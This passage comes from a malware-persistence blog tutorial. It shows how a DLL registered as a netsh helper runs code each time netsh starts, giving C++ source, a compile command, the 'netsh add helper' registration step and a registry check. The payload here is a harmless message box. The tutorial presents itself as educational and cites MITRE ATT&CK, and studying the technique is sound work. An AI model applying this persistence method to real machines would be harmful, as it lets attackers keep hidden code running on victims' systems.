https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

DWORD WINAPI Meow(LPVOID lpParameter) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 1;
}

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID
pReserved) {
  HANDLE hl = CreateThread(NULL, 0, Meow, NULL, 0, NULL);
  CloseHandle(hl);
  return 0;
}
```


Compile:

```
x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive
```




and run steps again:

```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil2.dll
```



As you can see, everything is ok, `netsh` can still be used. And we can check registry key for correctness:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```



Because it is based on the exploitation of system features, this type of attack cannot be easily mitigated with preventive controls.

netsh
MITRE ATT&CK: Netsh Helper DLL
source code on github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine